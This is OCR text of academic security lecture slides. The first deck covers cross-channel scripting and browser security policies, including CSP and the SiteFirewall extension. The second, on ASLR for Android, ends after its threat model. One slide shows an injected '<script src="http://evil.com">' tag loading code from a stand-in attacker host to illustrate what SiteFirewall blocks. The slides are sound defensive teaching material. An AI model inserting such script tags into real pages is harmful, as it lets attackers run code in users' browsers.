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


Cross-channel scripting

Vulnerable System

Injection


Protocol A

Service A

Service B

Execution

Protocol B



Difficult

Cross-channel scripting

Vulnerable System

Injection

Protocol A

Service A

Service B

Execution

Protocol B

Difficult

Feasible

Security policies in browsers

Security policies in browsers

Strict Transport Security

- ForceHTTPS [JB'08]
- Stateful, and site-wide
- Recently adopted by PayPal
- Several browser implementations

Security policies in browsers

Same Origin Mutual Approval [OWvOS'08]

- Manifest delivery, stateless, **site-wide**

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Mozilla Content Security Policy

- **Header delivery,** stateless, fine-grained

Security policies in browsers

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Mozilla Content Security Policy

- **Header delivery,** stateless, fine-grained

SiteFirewall

- **Header delivery, stateful, site-wide**

SiteFirewall

SiteFirewall (a Firefox extension), prevents internal websites from accessing the Internet.

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



SiteFirewall

Injected script can issue requests at will:


<script src="http://evil.com">

Before



Page interactions with the Internet blocked.

After



Thinking beyond cookies

Thinking beyond cookies

Policy delivery mechanisms:

- Manifest files, cookies, custom headers, DNS, certs

Thinking beyond cookies

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- Manifest files, cookies, custom headers, DNS, certs

Different types of browser state:

- ***Cookies*** for web application state
- ***Policy store*** for web site security policies

XCS Summary

A growing threat

As seen on Twitter...

A growing threat

... and a smartphone near you.

XCS summary

Rise of multi-protocol devices: XCS

Rise of browser-OS: 24x7 exploitability

Thanks to Eric Lovett and Parks Associates!

XCS summary

Rise of multi-protocol devices: XCS

Rise of browser-OS: 24x7 exploitability

Recommendations

- HTTP: cross-site policy standard
- Browser: security policy store (non-cookie)
- Open up embedded device state to scanners

Thanks to Eric Lovett and Parks Associates!

Questions?

hristo@bojinov.org

ASLR for Mobile Devices

Retouching Shared Libraries

Hristo Bojinov Dan Boneh

Stanford Computer Security Lab

Outline

ASLR: Address Space Layout Randomization

Android: Background info

Our proposal

Evaluation

Threat model


A remote attacker, attempting to exploit a network-visible service via control flow hijacking.

- Excludes scripts, bytecode, trojans...

ASLR background

Code injection → NX

Stack



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

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

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

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

